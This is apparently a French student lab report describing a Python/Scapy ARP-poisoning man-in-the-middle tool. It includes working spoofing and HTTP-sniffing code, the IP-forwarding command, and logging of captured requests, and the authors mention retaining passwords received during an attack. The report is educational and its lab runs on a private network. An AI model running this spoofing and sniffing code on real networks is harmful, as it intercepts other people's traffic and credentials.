Samuel DELABRANCHE G3/TDC
Badyss AZZOUZ G4/TDC

Compte rendu SAE 24

Projet Intégratif


1 - Introduction

L'**objectif** de ce **projet** est de réaliser une **attaque** de type Mitm avec **ARP** sur un **réseau local** et d'étudier différentes parades pouvant être mise en œuvre pour **contrer ces attaques.**
Ce projet à pour but de nous initier à la **sécurité informatique** et d'expérimenter des attaques réseaux à des fins **pédagogiques**.

Mais qu'est ce que c'est qu'une attaque ARP ?


L’**ARP poisoning** ou ARP spoofing est une **attaque** en **réseaux** informatiques souvent **utilisée par** des **cybercriminels** dans le but de **récupérer** des **informations sensibles**. Mais elle peut **aussi** être utilisée par des **professionnels en sécurité** informatique dans le **but** de faire des **tests de sécurité informatique.**

Le **but** de cette **attaque** est d’**espionner** un **réseau** en **interceptant** les **communication**s entre particuliers ou **entre** un **serveu**r est un **particulier**. Pour des cybercriminels, il est plus **pratique** d’**intercepter** des messages entre un particulier et un **serveur** comme le site d’une banque par exemple, ceci dans l’**objectif** de **récupére**r des i**nformations sensibles** et des données bancaires.



Cette **attaque** est **nommée** l’Homme du Milieu soit “**Man in the middle**”. Il existe **deux types d’attaques** Man in the Middle, il y a d'un côté l’**écoute passive** ou l’attaquant va simplement **récupérer** des **données** sans les modifier. D’un **autre côté**, l'**écoute active** ou l’**attaquant** va **modifier les paquets échangé**s pour par exemple y **injecter un client/virus.**

Ainsi si on veut **réalise**r une **attaque Man in the Middle**, nous devrions **commencer pa**r faire une attaque d'**ARP poisoning**
Le **but** de cette attaque est "d**'usurper"** l'**identité** du **serveur** du point de vue de la victime, et d'un autre côté "d'**usurpe**r" l'identité de la **victime** du point de vue du serveur. Ainsi comme ceci, l'**attaquant est placé entre le serveur et la machine.**




Et donc comme ceci, l'**attaque** Man in the middle **fonctionne** ce qui **permet** à l'**attaquant** d'**espionner** les **paquets échangés entre** un **utilisateur** et un **serveur.**

Ainsi ce compte rendu serra composé de deux grandes parties, la première contenant le paquet de base, c'est à dire un fichier:

- d'initialisation: **__init__.py**
- contenant l'attaque ARP : **atk.py**
- permettant de capturer les paquets : **listen.py**
- d'installation du paquet mitm: **setup.py**

Et une **seconde partie** qui contiendra des **extensions** de ces fichiers tels que des **détections d'attaque**s dans le **fichier detect.py** ou **sauvegarde de données** dans des fichiers **capture.db** et **capture.sql.**
Nous aurons donc le dossier suivant :



1.1 - Le paquet de base

Module __init__.py

Comme à chaque **début de projet,** nous allons commencer par **créer** un **fichier** nommé **“__init__.py**”. Celui-ci est normalement **utilisé** pour désigner un **fichier d'initialisation**. Dans notre cas, ce fichier va **définir** le numéro de **version du paquet**. De **plus,** celui-ci va afficher un **message de bienvenue** contenant la version du paquet.
On code donc le fichier __init__.py suivant :

```python
#!/usr/bin/env python3

v= "v.1.0.1"

print("Bienvenue sur la version",v,"du proggramme")

```

Module atk.py

Après avoir compris le principe de l'attaque ARP Poisoning et Man in the middle, on peut maintenant passer à la **conception du programme.**
On va donc **commence**r notre projet **par créer** un fichier intitulé "**atk.py**". Ce fichier aura pour **but** d'effectuer une **attaque** d'**empoisonnement ARP** vers un serveur et un utilisateur que nous allons appeler "victime" pour le reste du projet. Ainsi notre **fichier** atk.py va se **décomposer** en **deux fonctions** :

- **get_mac(ip)**: permettra de récupérer l'adresse MAC du serveur et du client grâce au protocole ARP
- **arp(ipba,ipb)** : Enverra les paquets ARP pour usurper l'adresse IP de la victime et du serveur.

```python
def arp(ipa,ipb):
    """ Fonction permettant d'envoyer les paquets falsifiés """
    mac_victime = get_mac(ipa)
    mac_serveur = get_mac(ipb)
```

La **fonction principale** de ce fichier est **arp(ipa,ipb**).
Cette fonction prend comme **argument** l'**adresse IP** du **serveur** et celle de la **victime**. Ensuite la fonction **arp va appeler** deux fois la

fonction **get_mac()**. Une fois **avec** l'**adresse** IP de la **victime** comme argument une seconde fois avec l'adresse IP du **serveur**.

```
def get_mac(ip):
    """ Fonction permettant de récupérer une adresse MAC """
    req = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip)
    rep = srp(req, timeout=1, verbose=0, iface='enp0s3')
    mac = rep[0][0][1].hwsrc

    return mac
```

La fonction **get_mac(ip)** aura donc pour **but** de **récupérer les adresses MAC** à **partir** des **adresses IP** saisies dans la fonction arp.

Ligne.1 : On attribue à la **variable req**(requête) un **paquet Ethernet** en **broadcast** contenant un **paquet ARP** constitué de l'**adresse ip** de **destination.**

Ligne.2 : On attribue à la **variable rep**(réponse) **srp**, ce qui **permet** de **recevoir** une **réponse** des paquets, ce qui est obligatoire si on veut recevoir les adresses MAC de la machine destinataire.
On va définir le **timeout à 1,** l'**interface** de destination qui est **enp0s3** pour être sûr d'envoyer le paquet à la bonne adresse. Puis nous mettons **verbose=0** pour **réduire l'affichage** de texte lors de l'envoi de la requête.

Ligne.3 : Nous **récupérons** la **réponse**, et précisément l'**adresse MAC** source de la réponse envoyée **avec** le **paramètre "hwsrc".**

Ligne.4 : On **retourne l'adresse** source du paquet renvoyé **à** la fonction **arp**.

Après avoir **récupéré l'adresse MAC** du serveur et de la victime, on veut **vérifier** que **get_mac** à bien **fonctionné**, on **affiche** donc les **adresses MAC** concernées.

```python
def arp(ipa,ipb):
    """ Fonction permettant d'envoyer les paquets falsifiés """
    mac_victime = get_mac(ipa)
    mac_serveur = get_mac(ipb)

    print("Adresse MAC victime : {}\nAdresse Mac serveur : {}".format(mac_victime, mac_serveur))
```

Maintenant à l'aide des **adresses MAC victime et serveur,** on peut **envoyer** des **paquets pour** effectuer un **ARP Poisoning**. Mais un ARP Poisoning n'est pas un ARP Poisoning si nous n'envoyons pas **constamment des paquets**. Car sachant que le **protocole ARP** est utilisé pour **mettre à jour constamment les tables ARP** toutes les **30 secondes**, si on effectue qu'**une seule attaque** contenant qu'un seul paquet, l'attaque ne **va fonctionner** que **temporairement** et au bout de 30secondes, elle n'aura **plus aucun effet**.


On aura donc **besoin** de mettre un **while True** pour **envoyer indéfiniment** des **paquets** pour rendre l'**attaque efficace**.

```python
def arp(ipa,ipb):
    """ Fonction permettant d'envoyer les paquets falsifiés """
    mac_victime = get_mac(ipa)
    mac_serveur = get_mac(ipb)

    print("Adresse MAC victime : {}\nAdresse Mac serveur : {}".format(mac_victime, mac_serveur))

    while True:

        # Envoie pour faire croire on est serveur à victime
        req = Ether(dst=mac_victime) / ARP(pdst=ipa, psrc=ipb)
        sendp(req, verbose=0, iface='enp0s3')

        # Envoie pour faire croire on est victime à serveur
        req1 = Ether(dst=mac_serveur) / ARP(pdst=ipb, psrc=ipa)
        sendp(req1, verbose=0, iface='enp0s3')

        time.sleep(5)
```


On peut maintenant **construire** un **premier paquet envoyé** à la **victime**, ou on lui **ferra croire** qu'on **est** le **serveur** car dans le protocole **ARP** on mettra comme **adresse source**, celle du **serveur**.

On envoie ce paquet avec un **sendp** (sendp permet d'envoyer tous les paquets sans réponse) car nous n'avons **pas besoin** de **récupérer** aucune **donnée**.


On **envoie** u**n paquet similaire** au **serveu**r mais on met l'**adresse source** de la **victime**.
On met finalement un **time.sleep(5)** pour **ajouter** un **délai** entre chaque nouvel **envoi** de requête ARP pour ne pas faire planter les machines. Ainsi après avoir **lancé** ce **programme**, nous obtiendrons ce **résulta**t :



Attention car pour que cette **attaque fonctionne**, il faut effectuer la commande **sysctl net.ipv4.ip_forward=1** pour **activer le routage** afin de **renvoyer** des **paquet**s tel que :




On peut maintenant utiliser **wireshark** qui est un **logicie**l de protocoles **réseau**. Celui-ci va nous servir pour **analyser** les **paquets** et **inspecter** le **trafic**. Si on exécute wireshark en arrière-plan sur la machine attaquant, on peut distinguer que les **requêtes ARP** s'envoient toutes les **5 secondes** dû au **timesleep de 5**. On peut donc analyser les **deux paquets ARP envoyés** par **l'attaquan**t, puis la **réponse** du **serveur et** de la **victime**, soit **4 paquets envoyés toutes les 5 secondes,** et donc comme ceci. **Les tables ARP des victimes ne se mettront pas à jour. Car initialement,** les **tables ARP se mettent à jour toutes** les 30 **secondes.**




Aussi, si on **observe** la **table ARP** de la **victime**, elle aura dans sa table l'**ip de l'attaquant associée** à l'**adresse MAC** de **l'attaquant** et l'**ip** du **serveur associée** à l'**adresse MAC** de l'**attaquant** car lors de l'envoie du paquet, on a fait en sorte que l'**attaquant envoi** un **paquet** avec l'**adresse source** du **serveur**. Et donc la **victime** reçoit le paquet avec l'adresse **MAC** de l'**attaquant** qu'elle **associe** à **l'adresse IP** du **serveur**.

Du point de **vue** de notre **attaquant**, l'**attaque** à **fonctionnée**, mais **pour vérifier** si celle-ci a réellement **fonctionné**, il suffit de **vérifier** la **table arp** de la **victime** et du **serveur** à l'aide de la commande **ip neigh show.** On **observe** donc les **tables ARP** Suivantes :




On **constate** donc que notre **attaque** à bien **fonctionné** du côté du **serveur** et **victime** en vue des tables ARP. Et si la **machine victim**e effectue un **ping** au **serveur**, l'attaquant pourra observer les requêtes ICMP avec wireshark.



48	21.674915530	192.168.56.103	192.168.56.101	ICMP	98	Echo (ping) request id=0x7572, seq=1/256, ttl=64 (no resp
53	21.675768260	192.168.56.102	192.168.56.103	ICMP	126	Redirect (Redirect for host)
54	21.675806211	192.168.56.103	192.168.56.101	ICMP	98	Echo (ping) request id=0x7572, seq=1/256, ttl=63 (reply i
55	21.676051377	192.168.56.101	192.168.56.103	ICMP	98	Echo (ping) reply id=0x7572, seq=1/256, ttl=64 (request
56	21.676091768	192.168.56.102	192.168.56.101	ICMP	126	Redirect (Redirect for host)
57	21.676125078	192.168.56.101	192.168.56.103	ICMP	98	Echo (ping) reply id=0x7572, seq=1/256, ttl=63
58	22.676360250	192.168.56.103	192.168.56.101	ICMP	98	Echo (ping) request id=0x7572, seq=2/512, ttl=64 (no resp
59	22.676384261	192.168.56.102	192.168.56.103	ICMP	126	Redirect (Redirect for host)
60	22.676421312	192.168.56.103	192.168.56.101	ICMP	98	Echo (ping) request id=0x7572, seq=2/512, ttl=63 (reply i
61	22.676781400	192.168.56.101	192.168.56.103	ICMP	98	Echo (ping) reply id=0x7572, seq=2/512, ttl=64 (request
62	22.676790560	192.168.56.102	192.168.56.101	ICMP	126	Redirect (Redirect for host)

Module listen.py

Après avoir réussi l'attaque ARP, on peut **rendre cette attaque utile** en **créant** un **programme** permettant d'**écouter** le **trafic** et les échanges **entre** le **serveur** et la **machine**. C'est ce que nous allons faire avec un fichier **listen.py**.




Ce programme nous permettra d'**obtenir** toutes les **informations** qui **circulent** entre le **serveur** et le client que l'on souhaite.
Dans **notre cas,** nous v**oulons** les **informations** suivantes :

- La **date** de la **demande**
- l'**adresse IP** de destination
- La **méthode** HTTP (get ou post)
- Le **chemin** de la **requête** ou plus simplement le fichier demandé

Ce **programme** nous **permettra** par la **suite** aussi d'**enregistrer toutes** les **requêtes** dans un fichier **JSON** ou encore dans une **base de donnée** :

JSON



SQL

(SQL à de base un meilleur affichage mais nos machines virtuelles ne nous ont pas permis d'en avoir un meilleur)

Pour faire ce programme, nous allons une seconde fois **utiliser** la **librairie SCAPY** pour utiliser la **fonction "sniff"**. Cette fonction **écoute**
le **trafic réseau sur** une **interface spécifiée** (comme une carte réseau) **pendant** une **période** donnée. Elle **capture** les **paquets** qui passent par cette interface **et exécute** une **fonction de rappel** spécifiée pour chaque paquet capturé.
Alors, nous **créerons** une **fonction** nommée **"HTTP"** qui **prendra** comme **arguments** une "**IP cible**" et une "**durée**". Par la suite, nous utiliserons ces arguments dans la fonction sniff qui aura plusieurs arguments qui sont les suivants :

- **prn** = paquetHTTP
- **filter** = "tcp and port 80 and src host ' + ip"
- **timeout** = nb
- **iface** = "enp0s3"

prn=paquetHTTP :

C'est une **fonction de rappel** appelée pour **chaque paquet capturé.** Elle **analyse** les **paquets** et **extrait** les informations **HTTP**.

filter='tcp and port 80 and src host ' + ip:

C’est un **filtre** pour **capturer uniquement** les paquets **TCP** sur le **port 80** en **provenance** de l'**adresse IP** spécifiée par l'utilisateur.

timeout=nb:

Le timeout exprime la durée maximale de capture des paquets, en **secondes**, déterminée par l'utilisateur.


iface="enp0s3":

Représente l’**interface réseau** à utiliser pour la capture des paquets.

Cela veut donc dire que **lorsque** la **fonction** sniff est **appelée**, elle **enverra** le **paquet** reçu **dans** la **nouvelle fonction** “**paquetHTTP**” qui lui se chargera de **trier l’information** reçu de la manière suivante :

```
>>> import listen
>>> listen.http("192.168.56.1", 15)
Lecture des trames http de 192.168.56.1 durant 15s.
2023-06-18 17:12:40.712452; 192.168.56.102; GET; /
2023-06-18 17:12:43.251698; 192.168.56.102; GET; /
2023-06-18 17:12:44.026711; 192.168.56.102; GET; /
2023-06-18 17:12:44.819737; 192.168.56.102; GET; /
2023-06-18 17:12:45.587734; 192.168.56.102; GET; /
```

Pour se faire, il faut savoir s’il y a un **élément** nommé “**HTTPRequest**” **dans** le **paquet reçu** ce qui nous permettra de **savoir si** le **paquet** reçu est bien de **type HTTP** et non pas un autre protocole.
Ensuite, pour **récupérer** les **éléments** que nous souhaitons, il nous faudra tout d'abord **utiliser la librairie “datetime”** qui nous permettra d’avoir le **premier élément** de la ligne présentée ci-dessus pour connaître l’**heure** exacte de l'**envoi** du **paquet**.
Ensuite, pour **récupérer** l’**adresse IP** de destination, nous devrons aller dans la couche “**Réseau**” ou la 3eme couche pour récupérer celle-ci.



Pour **déterminer** si la **méthode** HTTP est **GET** (plus rapide mais moins sécurisée) ou **POST** (plus lente mais plus sécurisée), il faudra utiliser la fonction **method.decode('utf-8')** pour obtenir le chemin de la requête HTTP sous forme de chaîne de caractères.

De même pour le dernier élément qui est le chemin du fichier voulu qui aura donc comme fonction “**path.decode(‘utf-8’)**”

```
def http(ip, nb):
    """
    Capture et analyse les paquets HTTP pendant une durée sp
    """
    print(f"Lecture des trames http de {ip} durant {nb}s.")
    sniff(
        prn=paquetHTTP,  # Fonction de rappel appelée pour c
        filter='tcp and port 80 and src host ' + ip,  # Filt
        timeout=nb,  # Durée maximale de capture des paquets
        iface="enp0s3"  # Interface réseau
    )
```

```python
def paquetHTTP(paquet):
    """
    Analyse un paquet capturé pour extraire les informations HTTP.
    """
    if HTTPRequest in paquet:  # Vérifie si le paquet contient une requête HTTP
        req = paquet[HTTPRequest]  # Stocke l'objet représentant la requête HTTP

        # Extraction des informations dans un dictionnaire
        liste = []
        resultat = {
            "horloge": str(datetime.now()),
            "adresse_destination": paquet[IP].dst,
            "methode_http": req.Method.decode("utf-8"),
            "chemin_requete": req.Path.decode("utf-8")
        }
        resultatfinal = "{}; {}; {}; {}".format(resultat["horloge"],resultat["adresse_destination"],resultat["methode_http"],resultat["chemin_requete"])
        liste.append(resultat)
        create_json_log(liste)
        return resultatfinal
```

Pour **vérifier** si notre **programme fonctionne**, il suffit d'**appeler** la fonction **http** avec l'**adresse ip ciblée** avec le **nombre de secondes**, ensuite sur la machine ciblée, on **ouvre** un **navigateur** ou on entre l'**adresse IP** du **serveur** et on observe sur la machine attaquant les informations suivantes :

```
>>> import listen
>>> listen.http("192.168.56.1", 15)
Lecture des trames http de 192.168.56.1 durant 15s.
2023-06-18 17:12:40.712452; 192.168.56.102; GET; /
2023-06-18 17:12:43.251698; 192.168.56.102; GET; /
2023-06-18 17:12:44.026711; 192.168.56.102; GET; /
2023-06-18 17:12:44.819737; 192.168.56.102; GET; /
2023-06-18 17:12:45.587734; 192.168.56.102; GET; /
```

Nous avons aussi vérifié ces requêtes HTTP sur wireshark. Ainsi notre programme d'écoute du trafic listen fonctionne bien.

	Time	Source	Destination	Protocol	Length	Info
9	0.216335138	192.168.56.1	192.168.56.102	HTTP	634	GET / HTTP/1.1
13	0.220079602	192.168.56.102	192.168.56.1	HTTP	3434	HTTP/1.1 200 OK (text/html)
20	0.520548584	192.168.56.1	192.168.56.102	HTTP	634	GET / HTTP/1.1
21	0.522864757	192.168.56.102	192.168.56.1	HTTP	3433	HTTP/1.1 200 OK (text/html)
29	0.895693136	192.168.56.1	192.168.56.102	HTTP	634	GET / HTTP/1.1
32	0.897077044	192.168.56.102	192.168.56.1	HTTP	513	HTTP/1.1 200 OK (text/html)
39	1.839869344	192.168.56.1	192.168.56.102	HTTP	634	GET / HTTP/1.1
42	1.842006014	192.168.56.102	192.168.56.1	HTTP	513	HTTP/1.1 200 OK (text/html)
48	2.215585512	192.168.56.1	192.168.56.102	HTTP	634	GET / HTTP/1.1
51	2.216353243	192.168.56.102	192.168.56.1	HTTP	513	HTTP/1.1 200 OK (text/html)
61	3.639781551	192.168.56.1	192.168.56.102	HTTP	634	GET / HTTP/1.1

Le module setup.py

Le fichier **setup.py** est utilisé pour **installer** des **packages Python** sur votre ordinateur. Il contient des informations sur le package et

spécifie **comment l'installe**r correctement. Il est utilisé par l'outil **pip** pour **automatise**r le **processu**s d'installation en s'assurant que toutes les dépendances requises sont également installées.


```python
#!/usr/bin/env python3

"""Script d'installation du paquet MITM."""

from setuptools import setup
import mitm

setup(
    name="MITM attaque",
    version=mitm.version,
    description="Paquet permettant de faire des attaques de type MITM",
    packages=["mitm"], # répertoire dans lequel se trouve le paquet
)
```

1.2 - Les extensions

Sauvegarde des requêtes capturées au format JSON

Nous avons développé une extension qui permet d'étendre la fonctionnalité de sauvegarde des requêtes capturées au format JSON. L'objectif était d'améliorer la lisibilité des données, qui étaient auparavant affichées de manière peu visible dans le terminal.

Avec cette extension, nous avons créé un petit script qui récupère les paquets reçus par le programme "listen.py" et les organise selon les informations souhaitées :
La date de la demande, l'adresse IP de destination, la méthode HTTP (GET ou POST) et le chemin de la requête, ou simplement le fichier demandé.



Cette extension nous permet en tant qu' attaquant de stocker toutes ces informations dans un fichier externe, ce qui facilite la sauvegarde de ces données. C'est particulièrement pratique lors d'une attaque, car cela nous permet de conserver les mots de passe reçus en cas d'une forte demande sur un site web.

En résumé, grâce à cette extension et à la sauvegarde au format JSON, nous pouvons stocker et archiver les données capturées de manière plus organisée et pratique, ce qui peut être très utile dans le contexte d'une attaque.

Pour ce qui est de la partie plus technique du programme, nous avons ajouté dans le programme “listen.py” cette fonction :

```
listejson = []
listesql = []

fichier_json = []
fichier_sql = []

def create_json_log(liste):

    listejson.append(liste)

    f  = open("capture.json", "w")
    for i in liste:
        temp = {"horloge":i["horloge"],"adresse_destination":i["adresse_destination"],"methode_http":i["methode_http"],"chemin_requete":i["chemin_requete"]}
        fichier_json.append(temp)


    f.write(json.dumps(fichier_json, indent=4))
    f.close()
```

Tout d'abord, nous avons **initialisé deux listes** de manière globale afin qu'elles ne **soient pas réinitialisées** à chaque intervention de la fonction. Il y a une liste appelée **"listejson"** qui **répertorie** tous les **paquets reçus** (déjà triés).

Cela nous permet par la suite d'utiliser une **boucle "for"** pour **parcourir** tous ces paquets et **stocke**r leurs **informations** dans un **dictionnaire temporaire**. Ce dictionnaire temporaire nous **servira** ultérieurement à les **stocke**r dans une **seconde liste (fichier_json)**, qui regroupe tous les dictionnaires d'informations en vue de les **injecter** dans le fichier JSON final.

Sauvegarde des requêtes capturées dans une base de données SQL

